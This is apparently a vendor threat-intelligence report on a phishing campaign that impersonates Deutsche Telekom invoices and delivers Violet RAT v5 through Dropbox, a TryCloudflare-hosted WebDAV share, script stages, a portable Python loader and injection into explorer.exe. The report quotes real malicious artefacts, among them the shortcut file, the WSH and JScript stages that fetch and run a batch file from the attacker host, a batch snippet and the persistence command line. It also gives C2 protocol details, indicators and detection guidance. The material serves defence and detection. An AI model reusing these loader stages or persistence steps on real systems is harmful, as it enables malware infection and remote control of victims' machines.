Threat Intelligence
From Dropbox to Violet RAT v5: A Multi-Stage WebDAV Delivery Chain
Threat activity clusters rarely remain static over time. Delivery methods, lure formats, and payload choices often change between campaigns, while the underlying tradecraft remains stable enough to support tracking and detection. This report covers activity that Telekom Security tracks as Rodent Weed. We have monitored this cluster since 2024 and across observed campaigns, the first-stage wrapper has varied, including SVG attachments, HTML files, and, more recently, Dropbox links. Some campaigns presented victims with a convincing decoy PDF, while others omitted the decoy entirely. The final payload has also rotated across commodity remote access trojans (RATs) and information stealers.
Despite these variations, the core execution chain has remained consistent. A document-themed lure transitions the victim from the browser to Windows Explorer, where a WebDAV share is accessed via a temporary TryCloudflare tunnel. A shortcut or script then initiates the next stage, batch files prepare the environment, a portable Python runtime is deployed to disk, and the final payload is executed in memory.
Rodent Weed - Cluster Definition and Observed Tradecraft
Rodent Weed is the tracking name Telekom Security uses for a recurring phishing operation observed since 2024. The activity has continued to evolve over time, with changes to lure formats, delivery wrappers, and final payloads. This report represents the latest checkpoint in that ongoing tracking effort.
Across observed campaigns, Rodent Weed has primarily varied the initial wrapper and final payload, while the intermediate staging and execution workflow has remained largely consistent.
In 2024, the activity was observed using SVG attachments as the initial wrapper. These files contained a small amount of Base64-encoded JScript that displayed a decoy PDF and directed the victim to a WebDAV share opened in Windows Explorer. From there, a .pdf.lnk file using an invoice-themed filename downloaded Python and executed the payload. In early 2025, the operator introduced new wrapper formats in quick succession. One campaign used an HTML file assessed as likely abusing CVE-2024-38213 to bypass Mark-of-the-Web protections before reaching a similar WebDAV share and deploying both DcRAT and AsyncRAT. Another campaign used a ZIP archive containing a .url shortcut, which led through a .pdf.lnk file and VBScript before delivering XWorm and AsyncRAT.
By mid-2025, Dropbox began appearing as the hosting infrastructure, while the campaigns continued to rotate across commodity RAT payloads.
By December 2025 the chain had grown an extra hop or two, a Dropbox .pdf.zip opening a .pdf.lnk, then a .wsh, a .wsf, VBScript, and a batch loader, and it finished by dropping four binaries at once, a stealer, two copies of XWorm, and AsyncRAT. In March 2026 a Telekom-themed wave put a convincing decoy PDF back in front of the victim and labelled its payloads by role, stager, startup, and malware.
Across these waves, the intermediate staging and execution workflow remained largely consistent. Explorer opens a WebDAV share over a TryCloudflare tunnel, a script and batch chain unrolls, a portable Python runtime lands, and Donut runs the real payload in memory. Only the wrapper and the final RAT typically change.
This recurring pattern is also visible outside our own telemetry. Other vendors have independently documented overlapping delivery chains over the past year. Forcepoint X-Labs described the Dropbox to TryCloudflare WebDAV to Python variant in early 2025. Trend Micro published a multi-stage analysis in January 2026 that lines up closely with what we have seen, though we did not observe the browser cookie injection they reported. This difference reinforces that individual waves can vary in implementation details. Securonix documented the embedded Python loader and in-memory injection into explorer.exe under the name VOID#GEIST, and SonicWall analyzed a Violet RAT campaign built on the same multi-stage Python loader, calling home on the same C2 port we observed here. Links are in Related reporting.
Key Observations
The campaign analyzed in this report was observed in late March 2026 and used Telekom invoice-themed phishing emails to deliver Violet RAT v5. The execution chain from initial lure to C2 communication is described below.
The victim received a phishing email containing a link to a Dropbox-hosted ZIP archive, which contained a single Windows Internet Shortcut (.url). When opened, the shortcut directed Windows Explorer to a WebDAV share exposed through a temporary TryCloudflare tunnel, where a PDF-disguised shortcut initiated the next stage of execution. From that point, the chain progressed through Windows Script Host (WSH), JScript, batch files, an embedded Python runtime including a Python loader, and Donut-based injection into explorer.exe.
The Python loader established persistence via the Startup folder and ultimately delivered Violet RAT v5, which connected to 91.219.238[.]140:7000, transmitted an encrypted system profile, and then entered a recurring heartbeat loop.
Two aspects distinguish this case from previous waves. First, the final payload is Violet RAT v5, marking the first time we have observed this RAT at the end of a Rodent Weed execution chain. Second, the decoy PDF is absent. Earlier Telekom-themed campaigns usually opened a convincing decoy PDF to reduce suspicion while the chain ran, as recently as the February wave. Instead of presenting a benign-looking PDF, the analyzed case proceeds directly to the next execution stage after the victim opens the shortcut. Despite this behavioural change, the subsequent execution chain remained consistent with previously observed Rodent Weed activity.
One detail is worth flagging early. The phishing email used a Telekom-themed lure, while the file hosted on the WebDAV share was named DKM_00KS0095283.PDF.lnk. Previous Rodent Weed analysis has also identified filenames that did not align with the lure theme, including a DATEV-themed filename for example DATEV-Rechnung-Nr.381082026.wsh. It suggests the operator reused the same infrastructure and file set across more than one lure.
Figure 1 summarizes the observed infection chain, from the initial Telekom-themed lure to Violet RAT v5 execution and C2 communication.

Figure 1. Infection chain, from phishing lure to Violet RAT v5
Chain of Execution
From the invoice mail to a WebDAV folder
The observed email impersonated Deutsche Telekom with an invoice lure and link to a ZIP archive (Telekom_3426503572.zip) hosted on Dropbox. The archive did not contain an invoice but a single Windows Internet Shortcut file (.url), leaving the victim with only one visible item which further reinforced the appearance that a document had been delivered.
Subject: Ihre Telekom Festnetz-Rechnung Oktober 2025 (Buchungskonto:5605355625)
Sender: Telekom Deutschland GmbH {NoReply} <brendawolfe403[@]gasatmail[.]site>
Figure 2 shows the observed Telekom-themed phishing email, which included fabricated invoice-related identifiers such as customer and invoice numbers to increase credibility. These lure-specific values are redacted in the screenshot.

Figure 2. Telekom-themed phishing email that started the analyzed chain
The .url file pointed to a WebDAV resource using the Windows file:// URL format and the @SSL suffix.
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,9
[InternetShortcut]
IDList=
HotKey=0
URL=file://move-friendly-international-observed.trycloudflare[.]com@SSL/DavWWWRoot/dokumente?config=eyJwYXRoIjoiY29uZmlkZW50aWFsIiwibW9kZSI6InJlYWQifQ%3D%3D
File 1. Telekom_3426503572.url
The URL also included a Base64-encoded JSON parameter.
{"path":"confidential","mode":"read"}
This parameter does not appear to be required for standard WebDAV access. Based on the observed behaviour, it is likely decorative, operator-specific, or intended as light obfuscation.
The important part is how the chain reduces user suspicion and avoids browser-mediated download handling. The victim never lands on a normal web page. Windows Explorer opens the remote WebDAV location and presents it as if it were an ordinary folder. The cloud link is presented as a local-looking file browser, while browser-mediated download prompts and reputation checks are less visible to the victim.
Hosting the share behind trycloudflare.com lets the operator expose a backend service over a temporary HTTPS tunnel without ever registering their own domain. Blocking the resolved Cloudflare edge IPs is not recommended, as this is unlikely to remain effective and may disrupt unrelated legitimate services that rely on the same shared Cloudflare infrastructure. Domain pattern, URL pattern, WebDAV, and process chain detections are far more durable. During manual analysis, the WebDAV endpoint exposed a directory listing, as shown in Figure 3. This allowed the hosted files to be reviewed directly before reconstructing the subsequent execution chain.

Figure 3. WebDAV directory listing observed during manual analysis
The PDF disguised as a shortcut
The WebDAV share presented a single visible file, DKM_00KS0095283.PDF.lnk. The name and icon were chosen to look like a PDF document but instead it was a Windows Shortcut that executed wscript.exe to run a JScript file hosted on the same WebDAV folder. Separately, the same TryCloudflare-backed WebDAV infrastructure also exposed additional files in the parent directory. Figure 4 shows this parent directory view, which was reviewed during manual analysis and helped identify files used by later stages of the chain.

Figure 4. Parent WebDAV directory exposing additional files used in the execution chain
The shortcut metadata confirms that the apparent PDF was built to invoke Windows Script Host and execute a remote script from the same WebDAV location.
Relevant shortcut metadata
| Field | Value | Interpretation |
|---|---|---|
| Arguments | //B \\move-friendly-international-observed.trycloudflare[.]com@SSL\DavWWWRoot\oa.wsh |
Executes a WSH file from WebDAV |
| Icon index | 11 |
Visual masquerading as a PDF |
| Working directory | C:\Windows\System32 |
Ensures wscript.exe resolves correctly |
| Machine ID | ec2amaz-vjnf8l9 |
Consistent with an AWS EC2 Windows hostname pattern |
The machine ID may provide a useful pivot point for further investigation. However, as it can be manipulated, it should be considered a low-confidence indicator. We currently have no supporting data to validate or correlate this identifier with other artefacts.
A short hop through WSH and JScript
The first script stage was oa.wsh, a small redirection layer that simply pointed to ccv.js on the same WebDAV share.
[ScriptFile]
Path=\\move-friendly-international-observed.trycloudflare[.]com@SSL\DavWWWRoot\ccv.js
[Options]
Timeout=0
File 2. oa.wsh
This redirection keeps the shortcut command line concise and separates the primary execution logic from the LNK file. The ccv.js script then used Windows Script Host automation objects to copy final.bat from the WebDAV share to the local temporary directory and execute it in a hidden window.
with(new ActiveXObject("WScript.Shell")) {
   var target = ExpandEnvironmentStrings("%TEMP%\\r.bat");
   new ActiveXObject("Scripting.FileSystemObject").CopyFile(
       "\\\\move-friendly-international-observed.trycloudflare[.]com@SSL\\DavWWWRoot\\final.bat",
       target);
   Run("\"" + target + "\"", 0);
}
File 3. ccv.js
By this point the process chain looks like this, which is itself a useful detection trail.
explorer.exe
  -> wscript.exe
    -> ccv.js from WebDAV
      -> %TEMP%\r.bat
Batch staging and a portable Python runtime
final.bat relaunched itself hidden through PowerShell and created its working directory in %APPDATA%\Microsoft\Windows\Crypto\RSA\Cache\ as shown in the code snippet below.
@echo off
if "%~1"=="hidden" goto main
powershell -WindowStyle Hidden -Command "Start-Process '%~f0' -ArgumentList 'hidden' -WindowStyle Hidden"
exit

:main
set PYTHON_VERSION=3.11.8
set ARCH=amd64
set "BASEDIR=%APPDATA%\Microsoft\Windows\Crypto\RSA\Cache"
if not exist "%BASEDIR%" mkdir "%BASEDIR%"
set ZIPFILE=%BASEDIR%\python_embed.zip
set PACKAGE_ZIP=%BASEDIR%\files.zip
set PERSISTENCE_SCRIPT=%BASEDIR%\add_to_startup.bat
set GETPIP=%BASEDIR%\get-pip.py
set LOGFILE=%BASEDIR%\setup.log
set SERVER_URL=https://move-friendly-international-observed.trycloudflare.com
set PACKAGE_FILE=files.zip
set PERSISTENCE_FILE=add_to_startup.bat
set PYTHON_URL=https://www.python.org/ftp/python/%PYTHON_VERSION%/python-%PYTHON_VERSION%-embed-%ARCH%.zip
set GETPIP_URL=https://bootstrap.pypa.io/get-pip.py
......
File 4. final.bat Snippet
The path is writable by the user but resembles legitimate Windows cryptographic storage, which makes it a convenient place to hide in plain sight. From there the loader installed a portable Python 3.11.8 runtime, installed the dependencies it needed, downloaded the encrypted payload package, and executed encrypted_loader.py.
These files ended up in the staging directory.
| File | Purpose |
|---|---|
encrypted_loader.py |
Python shellcode loader |
as_encrypted.bin |
AES CBC encrypted shellcode |
as_key.bin |
32 byte AES key followed by a 16 byte IV |
setup.log |
Execution log written by the loader chain |
Artifacts Created During Loader Execution
One of the more useful artefacts recovered during sandbox analysis was setup.log, written to the staging directory.
%APPDATA%\Microsoft\Windows\Crypto\RSA\Cache\setup.log
The log ties the whole chain together. It records the setup of the embedded Python environment, the installation of dependencies, the extraction of the loader package, the download of the persistence script, and the final execution of encrypted_loader.py against as_encrypted.bin with explorer.exe as the injection target.
========================================
Execution started: Thu 04/07/2026 14:09:40.69
Working directory: C:\Users\Admin\AppData\Roaming\Microsoft\Windows\Crypto\RSA\Cache
========================================

[+] Downloading Python...
[+] Extracting Python...
[DEBUG] Current directory: C:\Users\Admin\AppData\Roaming\Microsoft\Windows\Crypto\RSA\Cache
[+] Installing pip...
[+] Installing psutil...
[+] Installing cryptography...
[+] Installing pyaes...

[+] Downloading loader package...
[+] Extracting package...

[+] Downloading persistence script...

[+] Checking files...
[+] All files found:
   - encrypted_loader.py
   - as_encrypted.bin
   - as_key.bin
[!] WARNING: Key file is 48 bytes (expected 48)

[+] Running loader...
Command: python encrypted_loader.py -f as_encrypted.bin explorer.exe
Execution start: 14:10:23.83
Execution end: 14:10:28.99
Exit code: 0
[+] SUCCESS: Shellcode execution completed!
File 5. setup.log
For defenders, the verbose logging is valuable, confirming that Python was downloaded, dependencies were installed, the package was extracted, persistence was staged, and shellcode execution finished with exit code 0.
Persistence
Persistence was established through the current user’s Startup folder.
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\CryptoLoader.lnk
The shortcut launched cmd.exe, changed into the staging directory, and ran the Python loader again. No registry Run key persistence was observed in this execution chain. Persistence was file-based and limited to the user profile.
Operating System      : Windows 8.1, 10
Target File Name      : cmd.exe
Description           : Windows Crypto Loader
Relative Path         : ..\..\..\..\..\..\..\..\..\Windows\system32\cmd.exe
Command Line Arguments: /c cd /d "C:\Users\Admin\AppData\Roaming\Microsoft\Windows\Crypto\RSA\Cache" && start /b python.exe encrypted_loader.py -f as_encrypted.bin explorer.exe
Output 1. ExifTool excerpt - CryptoLoader.lnk
Decryption and injection into explorer.exe
encrypted_loader.py read two local files, the AES CBC encrypted shellcode in as_encrypted.bin and the key material in as_key.bin (the 32 byte key plus 16 byte IV). After decryption, the loader identified the running explorer.exe process and used standard Windows process injection APIs, allocating remote memory, writing the process memory, and creating a remote thread.
The decrypted shellcode was identified as a Donut payload, which loaded the embedded Violet RAT v5 .NET assembly directly into memory. Donut is a shellcode generator commonly used to execute .NET assemblies and other payloads in-memory without writing the final stage to disk. To inspect and extract the embedded payload, we used the donut-decryptor tool published by Volexity.
Violet RAT v5 as the final payload
The decompiled Violet RAT v5 stub contained several high-signal artifacts.
| Artifact | Value |
|---|---|
| C2 IP | 91.219.238[.]140 |
| C2 port | 7000/TCP |
| Internal version | Violet v5 |
| Mutex | LApYAYSFOShHukHW |
| Protocol delimiter | <Violet> |
| C2 packet label | INFO |
| Heartbeat | Client sends PING?, server responds PING! |
| C2 encryption | AES/Rijndael ECB using a key derived from XSXSXSX |
| XOR key | TIeuNzM |
The initial C2 message contained a full system profile, including user name, operating system, privilege state, antivirus status, and the internal RAT version. The observed decrypted traffic confirmed successful communication with the C2 server during analysis.
The client to server message looked like this.
INFO<Violet>XXXXXXXXXXXXXXXXXXXX<Violet>Admin<Violet>Windows 11 Pro 64bit<Violet>Violet v5
<Violet>22/03/2022<Violet>True<Violet>False<Violet>None<Violet>Nothing<Violet>Nothing
Subsequent outbound traffic was the periodic heartbeat, PING? from the client answered with PING! from the server. The date value 22/03/2022 in the decrypted client profile appears to reflect host-derived operating system installation information and should not be interpreted as a campaign timestamp.
Violet RAT v5 is advertised as a commercial remote administration tool by the developer using the handle @n0xi0s, on websites such as violetrat[.]net and violetsoftware[.]net. Although the author presents Violet RAT v5 as dual-use software, its functionality aligns more closely with an offensive remote access tool than with legitimate administrative tooling. In the campaign analyzed here, Violet RAT v5 was used as the final payload in a phishing-driven malware chain.
Detection and hunting opportunities
The observed execution chain provides defenders with several hunting opportunities across network, host, and filesystem telemetry. The most durable detections are behavioural. Single domains and IP addresses change quickly, but the behavioural sequence from shortcut execution to WebDAV access, script staging, Python execution, and process injection is harder to replace without reworking the operation.
Network
- Connections to
91.219.238[.]140:7000/TCP - Access to
*.trycloudflare.comusing WebDAV-style paths - Windows clients accessing
DavWWWRootover HTTPS from Explorer or script hosts - Dropbox downloads followed by
.urlor.lnkexecution
Host
High signal process patterns
explorer.exe -> wscript.exe
wscript.exe -> cmd.exe
wscript.exe -> powershell.exe
cmd.exe -> powershell.exe -WindowStyle Hidden
cmd.exe -> python.exe
python.exe -> explorer.exe injection indicators
Additional behavioural detections
.urlfiles opening remotefile://paths with@SSLandDavWWWRoot.lnkfiles with PDF masquerading that executewscript.exe- Script execution from WebDAV UNC paths
- Portable Python runtimes installed below user-writable directories that resemble Windows system paths
- Startup folder shortcuts launching command interpreters or Python loaders
- Remote thread creation into
explorer.exefrom a Python process
Filesystem
Observed paths and files
%TEMP%\r.bat
%APPDATA%\Microsoft\Windows\Crypto\RSA\Cache\
%APPDATA%\Microsoft\Windows\Crypto\RSA\Cache\encrypted_loader.py
%APPDATA%\Microsoft\Windows\Crypto\RSA\Cache\as_encrypted.bin
%APPDATA%\Microsoft\Windows\Crypto\RSA\Cache\as_key.bin
%APPDATA%\Microsoft\Windows\Crypto\RSA\Cache\setup.log
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\CryptoLoader.lnk
ATT&CK techniques
| Tactic | Technique | Observed behaviour | Detection idea |
|---|---|---|---|
| Initial Access | Phishing: Spearphishing Link (T1566.002) | Telekom invoice lure delivered a Dropbox link to a ZIP archive | Cloud links delivering shortcut files or document-themed archives |
| Execution | User Execution: Malicious Link (T1204.001) | Victim opened a .url file that reached WebDAV |
.url execution opening remote file:// paths |
| Execution | User Execution: Malicious File (T1204.002) | Victim opened a PDF-themed .lnk file |
.lnk files with document extensions and script interpreter targets |
| Execution | Command and Scripting Interpreter: JScript (T1059.007) | JScript ran through WSH | wscript.exe or cscript.exe launched from WebDAV or user-writable paths |
| Execution | Command and Scripting Interpreter: Windows Command Shell (T1059.003) | Batch scripts launched the next stage | cmd.exe spawning interpreters or scripts from user-writable directories |
| Execution | Command and Scripting Interpreter: PowerShell (T1059.001) | PowerShell was used during the chain | powershell.exe with encoded or download commands spawned by scripts |
| Execution | Command and Scripting Interpreter: Python (T1059.006) | A Python runtime ran the loader | python.exe running scripts from %APPDATA% or temp |
| Command and Control | Ingress Tool Transfer (T1105) | Payload components were retrieved from WebDAV and public hosting during execution | Downloads of portable Python followed by script execution from user-writable paths |
| Defense Evasion | Masquerading: Double File Extension (T1036.007) | DKM_00KS0095283.PDF.lnk used a .PDF.lnk double extension |
Files with double extensions such as .pdf.lnk or .pdf.exe |
| Defense Evasion | Masquerading: Masquerade File Type (T1036.008) | The .lnk used a PDF-themed name and icon |
Shortcut or executable files using document icons |
| Persistence | Boot or Logon Autostart Execution: Startup Folder (T1547.001) | CryptoLoader.lnk was placed in the user’s Startup folder |
Startup shortcuts launching cmd.exe, Python, or scripts from %APPDATA% |
| Defense Evasion | Deobfuscate/Decode Files or Information (T1140) | AES encrypted shellcode was decrypted locally using as_key.bin |
Encrypted payload plus separate key material in suspicious user paths |
| Defense Evasion | Reflective Code Loading (T1620) | Donut loaded the embedded .NET assembly in-memory | Memory loaded .NET payloads with no final executable on disk |
| Defense Evasion | Process Injection (T1055) | Python loader injected Donut packed shellcode into explorer.exe |
Python process using remote memory operations against Explorer |
| Command and Control | Non-Standard Port (T1571) | Violet RAT v5 connected to 91.219.238[.]140:7000 |
Outbound TCP to uncommon ports from user workstations |
| Command and Control | Encrypted Channel (T1573) | Violet RAT v5 used encrypted C2 messages and heartbeat traffic | Repeated encrypted traffic with stable timing to an unusual destination |
Recommendations
- Hunt for execution through WebDAV from
.urland.lnkfiles, especially paths usingDavWWWRootand*.trycloudflare.com. - Monitor script chains involving
wscript.exe,cscript.exe,powershell.exe,cmd.exe, and portable Python runtimes launched from user-writable directories. - Detect persistence through Startup folder shortcuts that launch
cmd.exe, Python, or scripts from%APPDATA%. - Hunt for the staging directory
%APPDATA%\Microsoft\Windows\Crypto\RSA\Cache\and the filenames listed in the IOC section. - Block or monitor the observed C2 endpoint and related delivery infrastructure.
- Treat cloud hosted archives that contain shortcut files as high risk, especially when paired with invoice themed social engineering.
Indicators of compromise
Network
| Type | Value |
|---|---|
| C2 IP | 91.219.238[.]140 |
| C2 port | 7000/TCP |
| Delivery URL | hxxps://www.dropbox[.]com/scl/fi/rictefq1kw3lam7yvm8vz/Telekom_3426503572.zip |
| WebDAV delivery domain | move-friendly-international-observed.trycloudflare[.]com |
| Payload package | move-friendly-international-observed.trycloudflare[.]com/files.zip |
Files and paths
| Type | Value |
|---|---|
| Delivery archive | Telekom_3426503572.zip |
| URL shortcut | Telekom_3426503572.url |
| Fake PDF LNK | DKM_00KS0095283.PDF.lnk |
| Temporary batch file | %TEMP%\r.bat |
| Staging directory | %APPDATA%\Microsoft\Windows\Crypto\RSA\Cache\ |
| Setup log | %APPDATA%\Microsoft\Windows\Crypto\RSA\Cache\setup.log |
| Encrypted payload | %APPDATA%\Microsoft\Windows\Crypto\RSA\Cache\as_encrypted.bin |
| Key file | %APPDATA%\Microsoft\Windows\Crypto\RSA\Cache\as_key.bin |
| Loader script | %APPDATA%\Microsoft\Windows\Crypto\RSA\Cache\encrypted_loader.py |
| Persistence shortcut | %APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup\CryptoLoader.lnk |
Code-level artefacts
| Type | Value |
|---|---|
| RAT mutex | LApYAYSFOShHukHW |
| Protocol delimiter | <Violet> |
| Internal version | Violet v5 |
| AES key basis | XSXSXSX |
| XOR key | TIeuNzM |
SHA256 hashes
| Filename | SHA256 |
|---|---|
Telekom_3426503572.zip |
ba21ce348f8efda5a17fe7d52c123f4a272534b848f90dd12e702410bc0266d4 |
Telekom_3426503572.url |
500ce5d0604f42137795bed1a03837e9fab1055c8db0b6ea5d7c6d64c5aa633a |
DKM_00KS0095283.PDF.lnk |
da55783ca9c4098e5ea47e33507bd38ae9851b6617b574d1fa294a6205cb143e |
oa.wsh |
e57fa4c2b241a133e349758630f3fc0b9dae8055268452d9b28c98638894ffea |
ccv.js |
0ddf4cfc3227294b849819d354479fcac848d85e881ae20014608554caf10cd9 |
final.bat |
a78b29252a7954b588392b952b970da7ddb760cec7320ac4e8a50f79a8cf8f9b |
add_to_startup.bat |
717bb7be812fe4f57d4b7f1add1654b8a2dfb6063bd616cc26748039f247c43f |
encrypted_loader.py |
4a510219ffc0f5bc4acdf6e33d80d85d88155d88049cedaa00aaa9eed8051a3f |
as_encrypted.bin |
869b721401fd595867ea3320a2709d100751f8f9d25f8a59cc28af7169325131 |
as_key.bin |
0c775d9263fff22c04d75d12b0a5d1a5b73c5a787a7dcdd34fabccdf9e0a0fe5 |
files.zip |
a9ebfd647cb5930c3a19c3fd66f103c06019f43aa53b8d309d31682514a9cd60 |
as.dll |
978a54a42629e0d19ef41bd5db7e560d618e1fdcc8e77c14694642840dfad8a2 |
payload.dat |
f79b8924f58b1e98d221dfde52c4b1572dba251bbe65cd8bd44d342d70766a88 |
CryptoLoader.lnk |
b0e033b35c17643a1d5a99b09cc43a9f0b83ab9c1ad0369f0e98f0745768ff87 |
A machine-readable IOC file is available in the Telekom Security malware analysis repository.
Appendix
Scope and confidence
This report is based on static analysis, sandbox execution, decrypted network traffic, and review of recovered files from the delivery infrastructure.
Analyzed artifacts
| Artefact | Type |
|---|---|
Telekom_3426503572.zip |
Phishing delivery archive |
Telekom_3426503572.url |
Windows Internet Shortcut |
DKM_00KS0095283.PDF.lnk |
Windows Shortcut |
| WebDAV share snapshot | Delivery infrastructure |
oa.wsh, ccv.js, final.bat, add_to_startup.bat |
Script stages |
encrypted_loader.py |
Python shellcode injector |
as_encrypted.bin, as_key.bin |
Encrypted payload and key material |
| Decompiled .NET assembly | Violet RAT v5 stub |
Timeline
| Date | Observation |
|---|---|
| 2025-10-15 | LNK metadata timestamps observed in DKM_00KS0095283.PDF.lnk. Reliability should be treated as limited |
| 2026-01-20 | encrypted_loader.py last modified timestamp observed in recovered package |
| 2026-03-23 | Payload and staging artefacts observed on WebDAV infrastructure |
| 2026-03-24 | Telekom_3426503572.url and ZIP delivery artefacts observed. First phishing email observed |
| Early April 2026 | Phishing emails became available for analysis, and deeper technical analysis of the Violet RAT v5 campaign began |
Related reporting
The reports below describe related tooling or overlapping tradecraft, and together they show how long this delivery pattern has been in circulation. They are useful context, not proof that every case belongs to the same actor or campaign.
- Forcepoint X-Labs, January 2025. Dropbox, TryCloudflare WebDAV, and Python staging delivering AsyncRAT. forcepoint.com
- Deutsche Telekom CERT, September 2025. Earlier public Rodent Weed reference. x.com/DTCERT
- Trend Micro, January 2026. Multi-stage AsyncRAT campaign via MDR, covering Dropbox, TryCloudflare, WebDAV, embedded Python, Startup persistence, and Explorer injection. trendmicro.com
- SonicWall, February 2026. Violet RAT campaign using a multi-stage Python loader and shellcode injection. sonicwall.com
- Securonix, February 2026. VOID#GEIST, a Python loader with embedded runtime, encrypted RAT payloads, Startup persistence, and in-memory execution. securonix.com